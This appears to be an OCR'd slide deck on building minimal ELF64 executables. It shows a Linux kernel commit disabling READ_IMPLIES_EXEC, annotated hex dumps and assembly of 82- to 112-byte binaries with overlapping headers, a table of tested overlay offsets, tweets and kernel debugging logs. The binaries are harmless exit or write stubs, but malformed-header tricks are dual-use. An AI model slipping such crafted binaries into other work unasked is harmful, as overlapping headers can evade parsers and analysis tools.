
This characteristic enabled the ELF overlay in their 45 byte ELF32.

The Patch



https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/arch/x86/include/asm/elf.h

```
/*
 * An executable for which elf_read_implies_exec() returns TRUE will
 * have the READ_IMPLIES_EXEC personality flag set automatically.
 *
 * The decision process for determining the results are:
 *
 *                 CPU: | lacks NX*  | has NX, ia32     | has NX, x86_64 |
 * ELF:                 |            |                  |                |
 * ---------------------|------------|------------------|----------------|
 * missing PT_GNU_STACK | exec-all   | exec-all         | exec-none      |
 * PT_GNU_STACK == RWX  | exec-stack | exec-stack       | exec-stack     |
 * PT_GNU_STACK == RW   | exec-none  | exec-none        | exec-none      |
 *
 *  exec-all  : all PROT_READ user mappings are executable, except when
 *              backed by files on a noexec-filesystem.
 *  exec-none : only PROT_EXEC user mappings are executable.
 *  exec-stack: only the stack and PROT_EXEC user mappings are executable.
 *
 *  *this column has no architectural effect: NX markings are ignored by
 *   hardware, but may have behavioral effects when "wants X" collides with
 *   "cannot be X" constraints in memory permission flags, as in
 *   https://lkml.kernel.org/r/20190418055759.GA3155@mellanox.com
 *
 */
#define elf_read_implies_exec(ex, executable_stack)	\
	(mmap_is_ia32() && executable_stack == EXSTACK_DEFAULT)
```



author	Kees Cook <keescook@chromium.org>	2020-03-26 23:48:17 -0700
committer	Borislav Petkov <bp@suse.de>	2020-04-20 19:24:33 +0200
commit	9fccc5c0c99f238aa1b0460fccbdb30a887e7036 (patch)	
tree	ce74f5ea115587fe836851a2c33f605360b1c608	
parent	122306117afe4ba202b5e57c61dfbeffc5c41387 (diff)	
download	linux-9fccc5c0c99f238aa1b0460fccbdb30a887e7036.tar.gz	

x86/elf: Disable automatic READ_IMPLIES_EXEC on 64-bit

```
With modern x86 64-bit environments, there should never be a need for
automatic READ_IMPLIES_EXEC, as the architecture is intended to always
be execute-bit aware (as in, the default memory protection should be NX
unless a region explicitly requests to be executable).

There were very old x86_64 systems that lacked the NX bit, but for those,
the NX bit is, obviously, unenforceable, so these changes should have
no impact on them.

Suggested-by: Hector Marco-Gisbert <hecmargi@upv.es>
Signed-off-by: Kees Cook <keescook@chromium.org>
Signed-off-by: Borislav Petkov <bp@suse.de>
Reviewed-by: Jason Gunthorpe <jgg@mellanox.com>
Link: https://lkml.kernel.org/r/20200327064820.12602-4-keescook@chromium.org
```


Diffstat

-rw-r--r-- arch/x86/include/asm/elf.h 4 🟩🟥


1 files changed, 2 insertions, 2 deletions

```
diff --git a/arch/x86/include/asm/elf.h b/arch/x86/include/asm/elf.h
index 397a1c74433ec2..452beed7892bb8 100644
--- a/arch/x86/include/asm/elf.h
+++ b/arch/x86/include/asm/elf.h
@@ -287,7 +287,7 @@ extern u32 elf_hwcap2;
  *                 CPU: | lacks NX*  | has NX, ia32     | has NX, x86_64 |
  * ELF:                 |            |                  |                |
  * ---------------------|------------|------------------|----------------|
- * missing PT_GNU_STACK | exec-all   | exec-all         | exec-all       |
+ * missing PT_GNU_STACK | exec-all   | exec-all         | exec-none      |
  * PT_GNU_STACK == RWX  | exec-stack | exec-stack       | exec-stack     |
  * PT_GNU_STACK == RW   | exec-none  | exec-none        | exec-none      |
  *
@@ -303,7 +303,7 @@ extern u32 elf_hwcap2;
```

Meanwhile, Other ELF64 Overlays Discovered



```
ELF HEADER:
00000000: 7f 45 4c 46                  MAGIC
          02                           64 bit
          b0                           Payload
          3c                           Payload
          48                           Payload
          31 ff 66 bf 2a 00 0f 05      Payload
00000010: 02 00                        2 = Executable
          3e 00                        Instruction Set Machine: AMD X86-64
          01 00 00 00                  ELF Version
          05 00 40 00 00 00 00 00      Entry: 0x400005 (offset of payload)
00000020: 31 00 00 00 00 00 00 00      Start of program headers: 49 bytes
          00 00 00 00 00 00 00 00      Start of section headers:
00000030: 00                                  FLAGS (3/4 bytes in PH)
                                              Size of this header: 20480??
                                              Size of program headers: 56 (bytes)
                                              Count of program headers: 1
                                              Size of section headers: 0 (bytes)
                                              Count of section headers: 5
                                              Section header string table index: 0

PROGRAM HEADER TABLE:
00000031: 01 00 00 00                  Type: 1 PT_LOAD
          05 38 00 01                  Flags: RE??
          00 00 00 00 00 00 00 00      OFFSET from the beginning of the file
00000041: 00 00 40 00 00 00 00 00      Virtual Address: 0x400000
          00 00 40 00 00 00 00 00      Physical Address: 0x400000
00000051: 78 00 00 00 00 00 00 00      File Size: 120 (bytes)
          78 00 00 00 00 00 00 00      Memsize: 120 (bytes)
00000061: 00 10 00 00 00 00 00 00      Alignment: 0x1000
```



```
$ xxd f1ac5.bin
00000000: 7f45 4c46 0a6a 016a 065a 5889 c7eb 1900  .ELF.j.j.ZX.....
00000010: 0200 3e00 0f05 eb49 0500 0100 0000 0000  ..>....I........
00000020: 3100 0000 0000 0000 be49 0001 00eb e500  1.......I.......
              p_type     p_flags    p_offs
00000030: 0001 0000 0005 3800 0100 0000 0000 0000  ......8.........
             p_vaddr                p_paddr
00000040: 0000 0001 0000 0000 0066 6c61 6373 0a00  .........flacs..
              p_filesz                p_memsz
00000050: 0068 0000 0000 0000 0068 0000 0000 0000  .h.......h......
              p_align
00000060: 006a 3c58 89df 0f05 0000                 .j<X......
```

subvisor - 0x38 in e_ehsize


https://web.archive.org/web/20231211080138/https://ftp.lol/posts/small-elf.html

flacs - 0x31 in e_flags

ELF64/x64 - 82 bytes (2021)

I tested every possible overlay of the ELF and program header for an ET_EXEC type ELF64.

The only valid overlay lower than 0x1C was 0x1A, which required 5-level paging to extend virtual addresses from 48 to 57 bits.




OFFS	?	Description
0x00	.	ELF signature interferes with p_type
0x01	.	ELF signature interferes with p_type
0x02	.	ELF signature interferes with p_type
0x03	.	ELF signature interferes with p_type
0x04	.	e_type and e_machine intefere with p_offset
0x05	.	e_type and e_machine intefere with p_offset
0x06	.	e_type and e_machine intefere with p_offset
0x07	.	e_type and e_machine intefere with p_offset
0x08	.	e_type and e_machine intefere with p_offset
0x09	.	e_machine inteferes with p_offset
0x0A	.	e_machine inteferes with p_offset
0x0B	.	Needs the entrypoint to be 0, also can't exec the ELF sig without setting flags
0x0C	.	e_type is 0002, so PF_X in p_flags won't be set. Same entrypoint issue as above
0x0D	.	e_type interferes with p_type, also same entrypoint issue as above
0x0E	.	interferences with p_type and p_offset
0x0F	.	interferences with p_type and p_offset
0x10	.	interferences with p_type and p_offset
0x11	.	interferences with p_type and p_offset
0x12	.	interferences with p_type and p_offset
0x13	.	interferences with p_type and p_offset
0x14	.	interferences with p_type and p_offset
0x15	.	interferences with p_type and p_offset
0x16	.	interferences with p_type and p_offset
0x17	.	interferences with p_type and p_offset
0x18	.	e_phoff will interfere with p_offset
0x19	.	The required entrypoint addr is not page aligned
0x1A	Y	Needs 5-Level paging. Binary size is 82
0x1B	.	The entrypoint addr would be beyond even 56 bits
0x1C	.	Doesn't work because PF_X is not set
0x1D	.	e_phoff interferes with p_type
0x1E	.	e_phoff interferes with p_type
0x1F	.	e_phoff interferes with p_type
0x20	.	p_type interferes with e_phoff
0x21	.	p_type interferes with e_phoff
0x22	.	p_type interferes with e_phoff
0x23	.	p_type interferes with e_phoff
0x24	.	p_type interferes with e_phoff
0x25	.	p_type interferes with e_phoff
0x26	.	p_type interferes with e_phoff
0x27	.	p_type interferes with e_phoff, e_phentsize interferes with p_offset
0x28	.	e_phentsize interferes with p_offset
0x29	.	e_phentsize and e_phnum interfere with p_offset
0x2A	.	e_phentsize and e_phnum interfere with p_offset
0x2B	.	e_phentsize and e_phnum interfere with p_offset
0x2C	.	e_phentsize and e_phnum interfere with p_offset
0x2D	.	e_phentsize and e_phnum interfere with p_offset
0x2E	.	e_phentsize and e_phnum interfere with p_offset
0x2F	.	e_phentsize and e_phnum interfere with p_offset
0x30	.	e_phentsize and e_phnum interfere with p_offset
0x31	Y	Does work, binary size is 105
0x32	.	e_phentsize is not an odd number, so PF_X in p_flags isn't set.
0x33	.	e_phentsize interferes with p_type
0x34	.	e_phentsize interferes with p_type
0x35	.	e_phentsize and e_phnum interfere with p_type
0x36	.	e_phentsize and e_phnum interfere with p_type
0x37	.	e_phnum interferes with p_type and p_type interferes with e_phentsize
0x38	Y	does work, binary size is 112

ELF64/x64 - 82 bytes (2021)


It worked! Albeit very slowly in qemu...

It was impractical due to needing a very specific CPU.


https://tmpout.sh/2/11.html



```
ubuntu@ubuntu:~$ ./p82.3
ELFubuntu@ubuntu:~$ strace ./p82.3
execve("./p82.3", ["./p82.3"], 0x7fff3969ac50 /* 48 vars */) = 0
write(1, "ELF", 3ELF)                          = 3
exit(1)                                    = ?
+++ exited with 1 +++
ubuntu@ubuntu:~$ ls -lah p82.3
-rwxrwxr-x 1 ubuntu ubuntu 82 Jul  6 22:39 p82.3
ubuntu@ubuntu:~$ file p82.3
p82.3: ELF, unknown class 255
ubuntu@ubuntu:~$ sha256sum p82.3
308a30c9a47cd2665701f30397d5b744d26cf23e6c556485aea8eeb01691a581  p82.3
ubuntu@ubuntu:~$ uname -a
Linux ubuntu 5.8.0-43-generic #49~20.04.1-Ubuntu SMP Fri Feb 5 09:57:56 UTC 2021
 x86_64 x86_64 x86_64 GNU/Linux
ubuntu@ubuntu:~$
```



```
ELFHEADER A          B C  D E  F
00000000: 7f45 4c46 ffc0 ffc7 b105 48c1 e130 eb04  .ELF.......H..0.

          7f45 4c46                                             db 0x7F, "ELF"
                    ffc0                                _start: inc eax       ; write syscall
                         ffc7                                   inc edi       ; fd = STDOUT
                              b105                              mov cl,0x5
                                   48c1 e130                    shl rcx,0x30
                                             eb04               jmp ev
ELFHEADER G    H    I         J
PRGHEADER                          p_type    p_flags
00000010: 0200 3e00 b203 eb1d 0400 0100 0000 0500  ..>.............

          0200                                                   dw 0x2
               3e00                                              dw 0x3e
                    b203                                     ev: mov dl, 0x3 ; length
                         eb1d                                    jmp ehs
                              0400 0100 0000 0500                dq 0x0500000010004
ELFHEADER K                   L
PRGHEADER      p_offs              p_vaddr
00000020: 1a00 0000 0000 0000 0000 0000 0100 0000  ................

          1a00 0000 0000 0000                                    dq 0x1A
                              0000 0000 0100 0000                dq 0x100000000
ELFHEADER M         N    O    P    Q    R    S
PRGHEADER      p_paddr             p_filesz
00000030: 0500 00b0 3cbe 3800 0100 4801 ceeb 0b00  ....<.8...H.....

          0500                                                   dw 5
               00                                                db 0
                 b0 3c                                     xit: mov al, 0x3C    ; exit syscall
                      be 3800 0100                         ehs: mov esi,0x10038
                                   4801 ce                       add rsi, rcx
                                          eb 0b                  jmp pal
                                                00               db 0
PRGHEADER      p_memsz             p_align
00000040: 0000 4801 ceeb 0b00 0000 4883 ee37 0f05  ..H.......H..7..

          0000                                                   dw 0
               4801 ce                                           add rsi, rcx
                      eb 0b                                      jmp 0xb
                            00                                   db 0
                              0000                               dw 0
                                   4883 ee37                pal: sub rsi, 0x37 ; *buf
                                             0f05                syscall

00000050: ebe1                                     ..

          ebe1                                                   jmp xit
```



Battle Programmer Yuu @netspooky · Jul 5, 2021

82 byte ELF64 - 2 bytes smaller than what was thought to be the smallest possible. Bypasses the kernel mitigation that made 84 byte ELF64s not work anymore. :)

```
ubuntu@ubuntu:~$ strace ./82.bin
execve("./82.bin", ["./82.bin"], 0x7ffe9af0cfb0 /* 48 vars */) = 0
exit(6)                                 = ?
+++ exited with 6 +++
ubuntu@ubuntu:~$ ls -lah 82.bin
-rwxrwxr-x 1 ubuntu ubuntu 82 Jul  5 23:16 82.bin
ubuntu@ubuntu:~$ file 82.bin
82.bin: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically
ubuntu@ubuntu:~$ sha256sum 82.bin
2da9f0607057e798a38bacad64d5e38c58af18689be519949a9f28fe3f43a925  82.bin
ubuntu@ubuntu:~$
```

4 64 369

Ovsstx @0vsstx · Jul 7, 2021

Purpose ?


1

Battle Programmer Yuu @netspooky


To attack and dethrone god

7:31 PM · Jul 8, 2021

Sometimes people don't understand...



```
            Starting System Logging Service...
[   16.473908] audit: type=1107 audit(1700168127.159:4): pid=1 uid=0 a1
[   16.473908]  exe="/usr/lib/systemd/systemd" sauid=0 hostname=? addr'
[   16.482553] audit: type=1107 audit(1700168127.168:5): pid=1 uid=0 a1
[   16.482553]  exe="/usr/lib/systemd/systemd" sauid=0 hostname=? addr'
[  OK  ] Finished Helper to synchronize boot up for ifupdown.
         Starting Raise network interfaces...
[  OK  ] Started System Logging Service.
[  OK  ] Finished getty on tty2-tty… and logind are not available.
[   16.683259] e2scrub_all (131) used greatest stack depth: 25464 bytet
[  OK  ] Finished Remove Stale Onli…ext4 Metadata Check Snapshots.
[   16.834542] e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex, Flow X
[   16.836125] IPv6: ADDRCONF(NETDEV_CHANGE): eth0: link becomes ready
[  OK  ] Finished Raise network interfaces.
[  OK  ] Reached target Network.
         Starting OpenBSD Secure Shell server...
         Starting Permit User Sessions...
[  OK  ] Finished Permit User Sessions.
[  OK  ] Started Getty on tty1.
[  OK  ] Started Getty on tty2.
[  OK  ] Started Getty on tty3.
[  OK  ] Started Getty on tty4.
[  OK  ] Started Getty on tty5.
[  OK  ] Started Getty on tty6.
[  OK  ] Started Serial Getty on ttyS0.
[  OK  ] Reached target Login Prompts.
[  OK  ] Started OpenBSD Secure Shell server.
[  OK  ] Reached target Multi-User System.
[  OK  ] Reached target Graphical Interface.
         Starting Update UTMP about System Runlevel Changes...
[  OK  ] Finished Update UTMP about System Runlevel Changes.

Debian GNU/Linux 11 localhost ttyS0

localhost login: root
Linux localhost 6.2.0 #1 SMP PREEMPT_DYNAMIC Thu Nov 16 15:49:24 EST 24

The programs included with the Debian GNU/Linux system are free softwa;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
A valid context for root could not be obtained.
root@localhost:~# uname -a
Linux localhost 6.2.0 #1 SMP PREEMPT_DYNAMIC Thu Nov 16 15:49:24 EST 2x
root@localhost:~# whoami
```



```
0xffff888013977dc8│+0x0008: 0xffff88800cb20c28  →  0x0000000000000000  →  0x0000000000000000
0xffff888013977dd0│+0x0010: 0xffff88800cb20ca0  →  0x00010102464c457f  →  0x00010102464c457f
0xffff888013977dd8│+0x0018: 0xffffed1001964188  →  0x0000000000000000  →  0x0000000000000000
0xffff888013977de0│+0x0020: 0x1ffff1100272efc3  →  0x1ffff1100272efc3
0xffff888013977de8│+0x0028: 0xffffed1001964185  →  0x0000000000000000  →  0x0000000000000000
0xffff888013977df0│+0x0030: 0xffff888013977e38  →  0x0000000000000100  →  0x0000000000000100
0xffff888013977df8│+0x0038: 0x0000000081424c3a  →  0x0000000081424c3a
                                                                               code:x86:64
   0xffffffff8189556d <__pfx_load_elf_binary+13> nop
   0xffffffff8189556e <__pfx_load_elf_binary+14> nop
   0xffffffff8189556f <__pfx_load_elf_binary+15> nop
 → 0xffffffff81895570 <load_elf_binary+0> endbr64
   0xffffffff81895574 <load_elf_binary+4> push   r15
   0xffffffff81895576 <load_elf_binary+6> mov    r15, rdi
   0xffffffff81895579 <load_elf_binary+9> push   r14
   0xffffffff8189557b <load_elf_binary+11> push   r13
   0xffffffff8189557d <load_elf_binary+13> push   r12
                                                                   source:fs/binfmt_elf.c+819
    814
    815          return ret == -ENOENT ? 0 : ret;
    816  }
    817
    818  static int load_elf_binary(struct linux_binprm *bprm)
 →  819  {
    820          struct file *interpreter = NULL; /* to shut gcc up */
    821          unsigned long load_bias = 0, phdr_addr = 0;
    822          int first_pt_load = 1;
    823          unsigned long error;
    824          struct elf_phdr *elf_ppnt, *elf_phdata, *interp_elf_phdata = NULL;
                                                                                    threads
[#0] Id 1, stopped 0xffffffff83f0e79f in default_idle (), reason: BREAKPOINT
[#1] Id 2, stopped 0xffffffff81895570 in load_elf_binary (), reason: BREAKPOINT
                                                                                      trace
[#0] 0xffffffff81895570 → load_elf_binary(bprm=0xffff88800cb20c00)
[#1] 0xffffffff817571aa → search_binary_handler(bprm=0xffff88800cb20c00)
